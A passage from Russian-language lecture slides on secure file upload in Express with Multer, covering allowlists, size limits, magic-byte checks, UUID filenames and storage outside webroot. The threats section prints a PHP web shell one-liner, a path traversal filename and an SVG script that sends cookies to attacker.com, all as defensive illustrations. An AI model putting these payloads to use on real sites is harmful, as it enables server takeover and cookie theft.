

Загрузка файлов и защита пользовательского контента

multipart/form-data, Multer, allowlist, size limits, безопасное хранение и выдача файлов

Результаты занятия

- ✓ Объяснять формат multipart/form-data
- ✓ Использовать Multer для загрузки одного файла
- ✓ Ограничивать размер и количество файлов
- ✓ Применять allowlist расширений и MIME types
- ✓ Понимать, почему Content-Type нельзя считать доказательством типа файла
- ✓ Генерировать безопасное имя файла на сервере
- ✓ Хранить upload вне публичного webroot
- ✓ Проверять фактическую сигнатуру JPEG/PNG
- ✓ Связывать загруженный файл с Product через Prisma
- ✓ Безопасно выдавать пользовательский контент через контролируемый endpoint

Учебные вопросы

- 1** Как работает upload multipart/form-data и Multer
- 2** Проверка файла Размер, количество, extension, MIME и signature
- 3** Безопасное хранение Random filename, storage вне webroot и metadata
- 4** Интеграция с Product API Upload endpoint, Prisma и выдача изображения
- 5** Защита пользовательского контента Authorization, malware scanning, logging и defence in depth



Учебный вопрос 1. Как работает upload

Файл передаётся не как JSON, а как multipart/form-data

Почему JSON недостаточно для обычного file upload

- JSON хорошо подходит для текстовых структурированных данных.
- Файл представляет собой бинарный поток байтов.
- Browser обычно отправляет файл через multipart/form-data.
- Multipart request может одновременно содержать файл и обычные поля формы.
- Express.json() не разбирает multipart/form-data.

JSON request и multipart/form-data

application/json

- Текстовый JSON body
- Разбирается `express.json()`
- Подходит для Product, Order, Login
- Не предназначен для обычной передачи бинарного файла

multipart/form-data


- Body разбит на части
- Может содержать file + text fields
- Разбирается специальным middleware
- Используется для upload

HTML input для файла

HTML

```
<form id="image-form">  
  <input type="file" name="image" accept="image/jpeg,image/png">  
  <button type="submit">Загрузить</button>  
</form>
```

Browser FormData → multipart/form-data → Multer → req.file



Multer разбирает **multipart/form-data** и добавляет файл в **req.file**, а текстовые поля — в **req.body**.



Загрузка файлов
в Express с помощью Multer

Multer

- Multer — middleware для Express, предназначенный для обработки multipart/form-data.
- Multer добавляет текстовые поля в req.body.
- Один файл доступен через req.file при upload.single().
- Несколько файлов могут быть доступны через req.files.
- Multer не обрабатывает обычный JSON request как multipart upload.

Установка Multer

BASH

```
npm install multer@^2.4.0
```

Не подключайте Multer глобально

- Upload middleware должен использоваться только на routes, где ожидается файл.
- Глобальный upload middleware увеличивает поверхность атаки.
- Конкретный endpoint должен явно задавать ожидаемое имя field.
- Например `upload.single("image")` принимает один файл из поля `image`.



Учебный вопрос 2. Проверка файла

Имя, MIME type и содержимое файла контролирует клиент

Основные угрозы file upload

- Очень большой файл может заполнить storage или расходовать ресурсы.
- Опасный script может маскироваться под изображение.
- Двойное расширение может обходить наивную проверку.
- Имя файла может содержать path traversal или специальные символы.
- Публично доступный активный контент может создавать XSS и phishing риски.

Основные угрозы при загрузке файлов

Пользовательские файлы могут быть опасными. Важно проверять размер, тип, имя и содержимое файла.



Не доверяйте пользовательскому контенту!

Проверяйте все файлы на сервере.

1

Огромный файл (Size / DoS)

Злоумышленник может загрузить очень большой файл, чтобы:

- исчерпать место на диске
- вызвать высокую нагрузку на сервер
- замедлить работу приложения
- организовать отказ в обслуживании (DoS)

Пример



video.mp4

Размер: 5 ГБ



Превышает допустимый лимит!

2

Маскировка типа файла (Fake Type / MIME Spoofing)

Злоумышленник может скрыть опасный файл под видом безопасного, изменив расширение или заголовок Content-Type.

- добавить скрипт в .jpg, .png
- подделать MIME-тип
- обойти простые проверки по расширению

Пример



shell.jpg

Фактический тип: PHP скрипт

Content-Type: image/jpeg

```
<?php
system($_GET['cmd']);
?>
```

3

Опасное имя файла (Dangerous Name / Path Traversal)

Имя файла может содержать специальные символы и последовательности, которые позволяют:

- выполнить обход директорий (path traversal)
- перезаписать важные файлы
- создать файлы в нежелательных каталогах

Пример



../../../../etc/passwd

Попытка сохранить как:

uploads/../../../../etc/passwd



Может привести к чтению или перезаписи системных файлов!

4

Активный контент (Active Content / Malicious Code)

Загруженный файл может содержать вредоносный код, который выполнится на сервере или в браузере других пользователей.

- веб-скрипты (PHP, JS, ASP и др.)
- встраиваемые скрипты в SVG, HTML
- макросы в документах (Office)
- вредоносные файлы (virus, malware)

Пример



image.svg

```
<svg xmlns="http://www.w3.org/2000/svg">
  <script>
    fetch('https://attacker.com/steal?c'+
      document.cookie)
  </script>
</svg>
```



Может привести к XSS, краже данных или заражению пользователей!



Как защититься?

Используйте многоуровневую проверку файлов:



Ограничивайте размер файла (limit)



Проверяйте тип (MIME + расширение)



Очищайте и генерируйте безопасные имена файлов (UUID)



Проверяйте содержимое (по сигнатурам) (file signature)



Храните файлы в отдельной директории (вне webroot)

✓ **Никогда не доверяйте пользовательским данным. Проверяйте файлы на сервере!**

“Лучший способ защиты — не дать вредоносному файлу попасть в систему.”

Allowlist вместо denylist

- Разрешайте только те типы, которые нужны бизнес-функции.
- Для Product image достаточно JPEG и PNG.
- Не пытайтесь перечислить все опасные расширения.
- Web scripts .js, .php, .jsp и другие executable formats не нужны для изображения товара.
- Чем меньше разрешённых типов, тем проще защитить upload.

Быстрый fileFilter Multer

JAVASCRIPT

```
const allowedMimeTypes = new Set([
  "image/jpeg",
  "image/png"
]);

function fileFilter(req, file, callback) {
  if (!allowedMimeTypes.has(file.mimetype)) {
    return callback(new Error("Unsupported file type"));
  }

  callback(null, true);
}
```

Что важно

- Проверка MIME type удобна как первый фильтр.
- Но file.mimetype приходит от клиента и может быть подделан.
- Нужна дополнительная content/signature validation.

Почему нельзя доверять `file.mimetype`

- Content-Type является частью пользовательского request.
- Клиент может назвать произвольный файл `image/png`.
- Расширение `originalname` также контролируется клиентом.
- Безопасный upload использует несколько независимых проверок.

Size и count limits


JAVASCRIPT

```
const upload = multer({
  storage,
  fileFilter,
  limits: {
    fileSize: 5 * 1024 * 1024,
    files: 1,
    fields: 5
  }
});
```

Что важно

- `fileSize` ограничивает размер одного файла.
- `files` ограничивает количество файлов.
- `fields` ограничивает количество текстовых полей.
- Ограничения уменьшают риск resource exhaustion.

Слои проверки загрузки файла



→ Последовательные фильтры: ошибка на любом этапе прекращает обработку файла.

Проверка file signature

- JPEG обычно начинается байтами FF D8 FF.
- PNG начинается сигнатурой 89 50 4E 47 0D 0A 1A 0A.
- Проверка magic bytes подтверждает, что содержимое хотя бы соответствует ожидаемому формату.
- Signature validation не является абсолютной защитой и должна использоваться вместе с другими слоями.
- Для production images полезно декодировать и заново кодировать изображение через image library.



Учебный вопрос 3. Безопасное хранение

Пользователь не должен выбирать системный путь и итоговое имя

Не храните `originalname` как системное имя

- `originalname` нужен только как `metadata`, если он вообще нужен.
- Имя может содержать неожиданные символы и обходные конструкции.
- Сервер должен сгенерировать новое непредсказуемое имя.
- Подходящий идентификатор — `crypto.randomUUID()`.
- Расширение задаётся сервером после определения разрешённого типа.

Безопасное имя файла

JAVASCRIPT

```
import { randomUUID } from "node:crypto";

function safeFilename(mimetype) {
  const extension = mimetype === "image/png"
    ? ".png"
    : ".jpg";

  return `${randomUUID()}${extension}`;
}
```


Что важно

- Имя не зависит от user input.
- UUID снижает риск коллизий.
- Extension определяется server policy.

Original filename → server-generated UUID filename → storage

1. Original filename

Файл загружает пользователь



Имя файла (от пользователя):

../../../../image.php.jpg
(user filename)



Опасное имя!

Имя файла может содержать обход директорий, исполняемые файлы и другие вредоносные данные.




Имя пользователя
не используется
как имя файла

../../../../image.php.jpg
../secret.txt
shell.php
и другие имена
не становятся
именем файла
на сервере!

2. Server-generated UUID filename

Сервер генерирует безопасное имя



Сервер создаёт UUID
и добавляет расширение:

**550e8400-e29b-41d4-
a716-446655440000.jpg**

- ✓ Имя генерируется сервером
- ✓ Уникальное (UUID)
- ✓ Безопасное
- ✓ Сохраняется исходное расширение (.jpg, .png и т. д.)



3. Storage

Файл сохраняется в хранилище



**550e8400-e29b-41d4-
a716-446655440000.jpg**



Файл сохранён
под сгенерированным
UUID именем



Клиент не управляет итоговым именем файла.

Сервер создаёт UUID и только затем сохраняет файл в storage.

Это защищает от обхода директорий,
вредоносных имён и других атак.

Storage location

- OWASP рекомендует по возможности хранить upload на отдельном host.
- Если это невозможно — хранить вне webroot.
- Не давайте пользователю передавать directory path.
- Upload directory получает минимально необходимые filesystem permissions.
- Файл выдаётся через контролируемый application endpoint.

Multer DiskStorage

JAVASCRIPT

```
import multer from "multer";
import { mkdirSync } from "node:fs";
import { resolve } from "node:path";

const uploadDir = resolve("storage/product-images");
mkdirSync(uploadDir, { recursive: true });

const storage = multer.diskStorage({
  destination(req, file, callback) {
    callback(null, uploadDir);
  },
  filename(req, file, callback) {
    callback(null, safeFilename(file.mimetype));
  }
});
```

Что важно

- Directory задаёт сервер.
- Клиент не управляет filesystem path.
- Stored filename генерируется приложением.
- storage не находится в public frontend directory.

Metadata и бинарный файл — разные задачи

- Сам файл можно хранить на filesystem/object storage.
- PostgreSQL хранит metadata и связь с Product.
- Например imageName, imageMime и imageSize.
- API выдаёт файл по Product id, а не по пользовательскому пути.
- Это упрощает Authorization и замену изображения.



Учебный вопрос 4. Интеграция с Product API

Изображение товара становится управляемым ресурсом API

Product image endpoints

Метод	URL	Доступ	Назначение
POST	/api/products/:id/image	admin	Загрузить/заменить изображение
GET	/api/products/:id/image	public	Получить изображение
DELETE	/api/products/:id/image	admin	Удалить изображение

Upload route

JAVASCRIPT

```
router.post(
  "/:id/image",
  requireAuth,
  requireRole("admin"),
  productIdValidation,
  validateRequest,
  upload.single("image"),
  uploadProductImage
);
```

Что важно

